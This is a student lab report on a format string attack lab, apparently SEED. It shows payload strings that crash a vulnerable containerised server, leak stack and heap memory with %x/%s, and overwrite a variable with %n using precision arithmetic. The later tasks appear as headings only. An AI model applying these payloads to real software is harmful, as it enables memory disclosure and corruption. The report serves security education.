# Lab Report: Format String Attack Lab

Robert D. Hernandez rherna70@uic.edu

## **Env Setup**

Disable Address Space Layout Randomization

sudo sysctl -w kernel.randomize va space=0

### Task 1: Crashing the Program

Initial run with benign input

#### Create initial payload file:

```
>_ zsh ⋅
    hw5 git:(feature/hw5) x date
 Fri Oct 18 15:45:10 CDT 2024
• hw5 git:(feature/hw5) x python3 attack-code/build_string.py
    hw5 git:(feature/hw5) x stat badfile
   File: badfile
   Size: 1500
                         Blocks: 8
                                            IO Block: 4096
                                                              regular file
 Device: 8,1
                 Inode: 1056140
                                    Links: 1
 Access: (0664/-rw-rw-r--) Uid: (1000/ ubuntu)
                                                    Gid: ( 1000/
 Access: 2024-10-18 15:45:00.416947691 -0500
 Modify: 2024-10-18 15:45:13.531158116 -0500
 Change: 2024-10-18 15:45:13.531158116 -0500
  Birth: 2024-10-18 15:44:51.958811975 -0500
O → hw5 git:(feature/hw5) x
```

2024-10-24 lab\_report.md

Injecting inital payload to format program

After changing the line build\_string.py program line

```
s = "%.8x"*1200 + "%n"
```

tο

```
s = "%s"*12
```

#### format Program crashes as expected:

```
>_ zsh - hw5
  PROBLEMS OUTPUT DEBUG CONSOLE TERMINAL PORTS
                                                                                                                                                            → hw5 git:(feature/hw5) X echo $(python3 attack-code/build_string_v1.py) |
.9.0.5 9090
\otimes \rightarrow \text{hw5 git:}(\text{feature/hw5}) \text{ X docker compose up}
  [+] Running 2/0

✓ Container server-10.9.0.5 Created

✓ Container server-10.9.0.6 Created
                                                                                                                                                             → hw5 git:(feature/hw5) X
                                                                                                                                              0.0s
   Attaching to server-10.9.0.5, server-10.9.0.6
   server-10.9.0.5
                                     Got a connection from 10.9.0.1
                                      Starting format
   server-10.9.0.5 | Starting format server-10.9.0.5 | The input buffer's address: 0xffffd320 server-10.9.0.5 | The secret message's address: 0x080af014 server-10.9.0.5 | The target variable's address: 0x080e4048 server-10.9.0.5 | Waiting for user input .....
   server-10.9.0.5 |
server-10.9.0.5 |
                                     Received 1500 bytes.
Frame Pointer (inside myprintf):
  server-10.9.0.5 | Received 1500 bytes.
server-10.9.0.5 | Frame Pointer (inside myprintf): 0xffffd248
server-10.9.0.5 | The target variable's value (before): 0x11223344
^CGracefully stopping... (press Ctrl+C again to force)

[+] Stopping 2/2

Container server-10.9.0.5 Stopped
     ✓ Container server-10.9.0.6 Stopped
   canceled

→ hw5 git:(feature/hw5) X
```

My solution for Task 1 is located at \_/attack-code/task\_1\_crash\_program.py

Start the docker compose stack, and invoke it with

```
$ task run_task1
```

then Press Ctrl+C.

We use a format string with twelve (12) %s format string modifiers to encounter the first memory address that is invalid.

## Task 2: Printing out the Server Program's Memory

Task 2.A: Stack Data

My solution for Task 2A is located at ./attack-code/task\_2A\_stack\_data.py


Start the docker compose stack, and invoke it with

#### \$ task run\_task2A


then Press Ctrl+C.

We use the python program to create an input buffer with a number at it's highest memory value and a sequence four dummy chars "abcd" (not important to the solution), followed by sixty-four (64) modified "%x" modifiers. The literal string used was "%.8x." which serves to make the program output slightly more human readable by placing full stops between memory elements.

The 64th index was found through trial and error by first printing quite a bit of the stack and experimenting with smaller values.



Importantly, we observe that the program prints the bytes as a string instead of as a number.



This observation is significant because it here at the 64th index that we observe the alignment of the va\_list pointer in printf with the data that we injected at runtime through user input "3735928559" as a hexademical number "0xdeadbeef".

#### Task 2.B: Heap Data

My solution for Task 2A is located at ./attack-code/task\_2A\_stack\_data.py

Start the docker compose stack, and invoke it with

```
$ task run_task2B
```

#### then Press Ctrl+C.

With the va\_list pointer aligned at the 64th element, we replace "%x" with "%s" and we replace the bytes for our number with the address on the heap of the char buffer of the string we want to print using the "%s" format modifier.

```
s = "%.8x."* 63 + "%s"
```

When executing our attack with netcat, we cause the format program to print the buffer at the memory address we injected over the network via user input.

## Task 3: Modifying the Server Program's Memory

### Task 3A: Change the value to a different value

My solution for Task 3A is located at ./attack-code/task\_3A.py Invoke it similarly to the solution for Task 2

With the va\_list pointer aligned at the 64th element, we replace "%x" with "%n" and we cause the program to write at the address of va\_list the number of bytes printed up until the %n format specifier was encountered.

```
s = "%.8x."* 63 + "%n"
```

We then observe that the value of the target variable was written by our format string attack:

#### Task 3B: Change the value to 0x5000

My solution for Task 3B is located at \_/attack-code/task\_3B.py Invoke it similarly to the solution for Task 2

First we convert 0x5000 to decimal, which is equivalent to 20480.

We know we will print 4 characters fot the address at the begining of our attack input.

We will want to modify our last "%x" modifier from Task 3A with a precision calculation.

```
s = "%.8x."* 63 + "%n"
```

As we will use 62 "%x" format specifiers before the precision modifier, we will have printed (62\*8)+4=500 characters before our modifier.

20480 - 500 = 19,980

So we will want to start by using

```
s = "%.8x."*62 +"%.19980x" +"%n"
```

through trial and error we found that this changed the variable to hex "0x0000503e" which is decimal "20542" or 62 off from our target, so using

```
s = "%.8x."*62 +"%.19918x" +"%n"
```

We see the value of our target integer changes to our target value:



- Task 4: Inject Malicious Code into the Server Program
- Task 5: Attacking the 64-bit Server Program
- Task 6: Fixing the Problem